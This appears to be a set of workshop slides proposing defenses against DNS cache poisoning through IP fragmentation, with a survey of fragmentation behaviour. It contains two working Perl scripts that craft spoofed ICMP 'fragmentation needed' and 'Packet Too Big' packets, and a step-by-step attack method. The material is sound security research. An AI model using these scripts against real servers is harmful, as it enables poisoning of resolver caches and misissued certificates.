Measures against DNS cache poisoning attacks using IP fragmentation

draft-fujiwara-dnsop-fragment-attack

Kazunori Fujiwara, JPRS

fujiwara@jprs.co.jp

OARC 30 Workshop

The concept was first presented in 2013

- by Amir Herzberg and Haya Shulman as "Fragmentation Considered Poisonous"
  - IEEE Conference on Communications and Network Security, Oct 2013
- by Tomas Hlavacek as "IP fragmentation attack on DNS“
  - Presentation at RIPE 67 Meeting, Oct 2013
  - Triggering fragmentation using path MTU discovery

New paper was published in 2018

- By Markus Brandt et al as “Domain Validation++ For MitM-Resilient PKI”
  - ACM SIGSAC Conference on Computer and Communications Security , 2018
  - Authors poisoned CAs‘ full-service resolvers and successfully issued some certificates
- By Kenya Ota and T. Suzuki as “DNS第一フラグメント便乗攻撃の追検証と対策の検討”
  - Translation: “Reproduction of fragmentation attacks and measures”
  - The 81st National Convention of IPSJ, March 15, 2019

Key idea of the attack

- Off-path attackers can set path MTU value
  - from authoritative servers
  - to victim full-service resolvers
- The second fragment does not contain UDP header (port number) and DNS header (DNS ID field)
  - UDP header and DNS header exist in first fragment
  - Authentic response with arbitrary fragment size can be fetched from authoritative servers
  - Forged second fragment is easy to generate
    - If the checksums of the forged second fragment and the original second fragment are the same, they can not be distinguished by UDP checksum
  - However, attackers cannot know fragment ID


Details of attack to path MTU discovery

Attack to path MTU discovery

- presented by
  - “IP fragmentation attack on DNS”
  - “Domain Validation++ For MitM-Resilient PKI”
- Some implementations accept ICMP "fragmentation needed and DF set" with small MTU value (less than 576)
  - and record specified value as path MTU value
  - Path MTU value can be decreased to 552 on Linux (3.13 or older)
  - Path MTU value may be decreased to 296

Evaluation method of the attack to path MTU discovery

- Generate crafted ICMP packet
  - Details in next slide
- send the packet to the "Auth server"
  - BPF / raw socket /
- Verify the result on
  the "Auth server“ machine
  - Linux: ip route get <IP addr>
  - FreeBSD: sysctl -o net.inet.tcp.hostcache.list



How to generate crafted ICMPv4 packets

IPv4 Header
45 xx 00 3a 00 00 00 00 40 01
Checksum (IPv4 Header)
(length = 20+8+20+8)
$source $target (IPv4 address)

ICMP Header
03 04 Unreachable Frag. needed
Checksum (ICMP)
MTU 552

IP Header (inner)
45 xx 05 78 00 00 40 00 40 11
Cksum (inner IP header)
larger size 1420, proto=UDP
$target $remote (IPv4 address)

UDP header (inner)
00 35 xx xx source port 53
UDP length 1400
UDP checksum (any)

```
#!/usr/bin/env perl
use Socket; $mtu = 552;
$source = inet_aton("192.0.2.1");
$target = inet_aton("192.0.2.129");
$remote = inet_aton("192.0.2.193");
$ip = pack('CCnnnCC', 0x45, 0, 56, 0, 0, 64, 1);
my $sum = unpack("%32n*", $ip.$source.$target);
$sum = ~(($sum & 0xffff) + ($sum >> 16));
$ip .= pack("n", $sum).$source.$target;
my $ip2 = pack('CCnnnCC', 0x45, 0, 1420, 0, 0x4000,
64, 17);
my $sum = unpack("%32n*", $ip2.$target.$remote);
$sum = ~(($sum & 0xffff) + ($sum >> 16));
$ip2 .= pack("n", $sum).$target.$remote;
my $udp = pack('nnnn', 53, 1111, 1400, 0xabcd);
my $icmp = pack('CCnnn', 3, 4, 0, 1, $mtu);
my $sum = unpack("%32n*", $icmp.$ip2.$udp);
$sum = ~(($sum & 0xffff) + ($sum >> 16));
substr($icmp, 2, 2) = pack("n", $sum);
print $ip.$icmp.$ip2.$udp;
```

How to generate crafted ICMPv6 packets

IPv6 Header
  60 00 00 00 07 d8 3a 40
    length=mtu-40
    next header=ICMPv6 58(3a)
$source (IPv6 address)
$target (IPv6 address)

ICMPv6 Header
  02 00 Packet Too BIG
  Checksum
  00 00 08 00 MTU=1280

IPv6 Header (inner)
  60 00 00 00 1460 11 40
    larger MTU, next header=UDP
$target (IPv6 address)
$remote (IPv6 address)

UDP header (inner)
00 35 xx xx source port 53
UDP length 1460
UDP checksum

Fill zero to the end of packet
  1280 - 40 - 8 - 40 - 8

```
#!/usr/bin/env perl
use Socket6;
$source = inet_pton(AF_INET6, "2001:db8:1111::1");
$target = inet_pton(AF_INET6, "2001:db8:2222::2");
$remote = inet_pton(AF_INET6, "2001:db8:3333::3");
$mtu = 1280;
$ip6 = pack('CCnnCC',0x60,0,0,$mtu-
40,58,64).$source.$target;
$icmp6 = pack('CCnN', 2,0,0,$mtu);
$ip2 =
pack('CCnnCC',0x60,0,0,1460,17,64).$target.$remote;
$udp = pack('nnnn', 53, 1111, 1400, 0xabcd);
$data = chr(0) x ($mtu-length($ip6.$icmp6.$ip2.$udp));
$pseudo = $source.$target.pack('NN', $mtu-40, 58);
$sum = unpack("%32n*",
$pseudo.$icmp6.$ip2.$udp.$data);
$sum = ($sum & 0xffff) + ($sum >> 16);
$sum = ~(($sum & 0xffff) + ($sum >> 16));
substr($icmp6, 2, 2) = pack("n", $sum);
print $ip6.$icmp6.$ip2.$udp.$data;
```

Verification of the result

- On Linux 2.6.32

```
% ip route get 2001:503:ba3e::2:30
2001:503:ba3e::2:30 via 2001:503:ba3e::2:30 dev venet0  src
2001:2e8:602:0:2:1:0:9e  metric 0
    cache  expires 583sec mtu 1280 advmss 1440 hoplimit 0 features 8
% ip route get 203.178.129.44
203.178.129.44 dev venet0  src 183.181.168.158
    cache  expires 597sec mtu 552 advmss 1460 hoplimit 64
```

  - the cache entry for target IP address should exist before attack

- On FreeBSD 12.0

```
% sysctl -o net.inet.tcp.hostcache.list
net.inet.tcp.hostcache.list:
IP address       MTU  SSTRESH     RTT   RTTVAR     CWND SENDPIPE …
2001:503:ba3e::2:30  1272       0      0ms      0ms       0       0       0   …
```

Evaluation result of ICMP attack

OS / source	Crafted ICMPv4 "frag needed and DF set" for UDP	Minimal IPv4 MTU	Crafted ICMPv6 PTB for UDP	Minimal IPv6 MTU
Domain Validation++ For MitM-Resilient PKI	Some implementations accept	552 / 296		
Linux 2.6.32	Accept	552	Accept	1280
Linux 4.18.20	Ignore		Accept	1280
FreeBSD 12.0	Ignore (no code)		Accept	1280
NetBSD (source code check only)	(no code)		(may accept)	(1280)


Summary of pMTUd attack

- Old Linux systems accept crafted ICMPv4 "fragmentation needed and DF set" for UDP and path MTU is changed to 552/296
  - BSD systems and newer Linux systems ignore ICMPv4 "frag needed and DF set" for UDP
  - BSD and Linux systems accept ICMPv4 "frag needed and DF set" for TCP and change path MTU for (matched) TCP session
- (Many) BSD and Linux systems accept crafted ICMPv6 Packet Too Big and path MTU decreased to 1280
  - Easy to set remotely

Details of DNS cache poisoning attacks using IP fragmentation

Methodology of the attack


1. Choose victim full-service resolver and domain name (auth. servers).
2. Get the correct response from authoritative servers
3. Send crafted ICMP* packets to authoritative servers
   - Set Auth server's path MTU for Victim resolver
4. Send trigger query (target domain name / type) to the victim full-service resolver.
   - 4a: resolver send iterate query to auth server
5. Generate crafted second fragment
6. Send the crafted second fragment to victim full-service resolver with assumed fragment ID (or all possible IDs, at most 65536 on IPv4).



Crafted second fragment

- Generate crafted second fragment that have the same partial checksum value.
  - Keep number of RRs, UDP length, partial checksum of second fragment

    Checksum is calculated by partial sum of the first fragment + partial sum of the second fragment



Probability of spoofing

- Described in Section 7.2 of RFC5452

$$P_s = \frac{D * F}{N * P * I}$$

I: num of DNS IDs: 2^16

P: num of ports: 64000

N: num of auth servs (1~13)

D: 1 (num of identical outstanding Queries)

F: num of fake packets

- P_s is changed by fragmentation attacks

$$P_{s\_frag} = \frac{D * F}{N * 1 * 1 * NumFragID}$$

I=1 (ID is in first frag)

P=1 (port is in first frag)

NumFragID = 2^16 (IPv4)

2^32 (IPv6)

- On IPv4, probability of spoofing P_s_frag = P_s * 64000
  - Probability is 64000 times larger than traditional cache poisoning
- On IPv6, P_s_frag is not changed
  - IPv6 Fragmentation ID is 32 bit, DNS ID is 16bit, port number is 16bit
- Fragmentation attack is effective only for IPv4
  - If IPv6 Fragmentation ID is random.

Proposal of measures to cache poisoning attacks using IP fragmentation

Measures described in previous papers

- “Fragmentation Considered Poisonous” proposed to
  - limit EDNS requestor’s payload size smaller than path MTU (1500)
  - reduce the maximal number of fragments cache
  - Successor paper Domain Validation++ denied because MTU is decreased to 552/292
- “Domain Validation++ For MitM-Resilient PKI” proposed to
  - send multiple queries and choose majority
  - It is one idea, however, too complex. Query by TCP is easier
- “IP fragmentation attack on DNS” proposed to use DNSSEC and use small EDNS requestor’s payload size 1220/1232
  - Domain Validation++ denied because MTU is decreased to 552/292
- T.Suzuki proposed to use EDNS0 size 512
  - The proposal decreases DNSSEC performance
  - Some authoritative servers ignore EDNS0 limit and send fragmented responses

My proposal: avoid IP fragmentation

To avoid cache poisoning attacks using IP fragmentation by full-service resolvers,

- Full-service resolvers set EDNS0 requestor's UDP payload size to 1220
  - minimal size defined by DNSSEC [RFC4035]
- Full-service resolvers drop fragmented UDP responses related to DNS
  - Under attacks, name resolution fails

Exception: If authoritative servers are located under small MTU network (smaller than 1280), set EDNS0 responder's maximum payload size fit to the MTU value or name resolution sometimes fails

Example firewall configration

- Drop UDP fragments before reassemble in stateful inspection
- Linux
  - iptables -t raw -A PREROUTING -m u32 --u32 "6&0xFFFF00FF=0x20000011&&18&0xffff=53" -j DROP
    - Drop first fragment which is UDP, source port 53
  - iptables -t raw -A PREROUTING -p udp -f -j DROP
    - Drop second fragment which is UDP
  - ip6tables -A INPUT -p udp -m frag --fragfirst -m udp --sport 53 -j DROP
- FreeBSD
  - ipfw deny log udp from any to me in frag
    - Drop second fragments which is udp

Performance considerations

- Under normal condition
  - EDNS0 requestor's payload size is decreased to 1220
    - Some of queries may be truncated and need to retry by TCP
  - Otherwise, no performance problem
- Under path MTU attacks
  - Responses are fragmented and name resolution fails
  - If resolvers retry by TCP, name resolution will success

Another proposal

- Use TCP between full-service resolvers and authoritative servers
  - Because many cache poisoning attacks are based on UDP
  - However, there may be performance issues
  - Or DNS over TLS/HTTPS between full-service resolvers and authoritative servers (in the future)

Other measures

- Authoritative servers set EDNS0 responder's payload size 1220 and set DONTFRAG options
- Use DNSSEC
- Use DNS Cookies (or TSIG with known keys)
  - However, these measures require all authoritative servers' support

Survey: current fragmentation status

Details of fragmentation survey

- Send DNS queries to alexa top 1M names
  - Name itself and prepend “www.”
  - Qtype A and AAAA
- Using unbound 1.8.3
  - edns-buffer-size, max-udp-size 4096 or 1220
  - Query source is v4 only
  - With DNSSEC validation enabled
- Capture packets between full-service resolvers and authoritative servers

QueryGenerator---Unbound--[capture]---Internet

(QueryGenerator retries queries once when errors)

Evaluation result

- Unbound, EDNS0 size 4096
  - Received 64,334 fragmented / 16,736,365 total
  - 2438 IPv4 addresses send fragmented responses
  - Assumed MTU sides are shown in next slide
- Unbound, EDNS0 size 1220
  - Received 26 fragmented / 16,971,150 total
  - Why ?　(details are in the following slides)

Assumed path MTU sizes

- 2438 IPv4 addresses send fragment responses
- Assumption: maximum packet size from each address is path MTU size
  - 1500: 2379 addresses (97.5%)
  - 1276 – 1499: 50 addresses (>=1280, 99.6%)
    - 157*8+20 = 1276 → MTU=1280
  - Under 1276: 9 addresses
    - 1 address is strange: No query to the address, fragmented response only
    - Other addresses send over 1280 packets when TCP
- Then, all of alexa 1M domain names have name servers with MTU >= 1280 or small responses (< 1500)
  - Or no response (not checked)

Strange behavior: Ignorance of EDNS0 payload size

- 11 addresses ignore EDNS0 requestor's UDP payload size 1220 and send 1500 octet packets with fragments
  - For example, try
  - dig +bufsize=1220 +norec +dnssec -4 @ns2.tipsport.cz tipsport.cz ns
  - dig +bufsize=1220 +norec +dnssec -4 @dns-three.ucdavis.edu dns-three.ucdavis.edu AAAA
- These addresses may have problems with my proposal (EDNS0 size 1220 and drop fragmentation) because they ignore EDNS0 size and generate fragments

Summary of fragmentation survey

- From quick test, cannot find IPv4 addresses whose path MTU is smaller than 1280
- There are small number of authoritative servers that ignore EDNS0 requestor's payload size
  - These responses may be dropped by my proposal (set EDNS0 size 1220 and drop fragmentation)
- IPv6 nodes (MUST) support MTU size 1280 and no in-path fragmentation, my proposal works well

Summary

- Path MTU discovery is vulnerable and fragmentation may cause protocol weakness
  - IP Fragmentation and path MTU discovery are well used standards protocols and should not be prohibited.
- DNS cache poisoning attacks using IPv4 fragmentation is real if authoritative servers run on old Linux systems
- However, avoiding IP fragmentation at full-service resolvers is possible and countermeasure against the attack

Proposal: Avoid fragmentation in DNS

- It is said that DNS is the biggest user of IP fragmentation
- However, It is possible to avoid IP Fragmentation as much as possible
  - Truncation and TCP works well
- Its time to consider to avoid IP Fragmentation in DNS

  → New BCP document
- If you interest, please support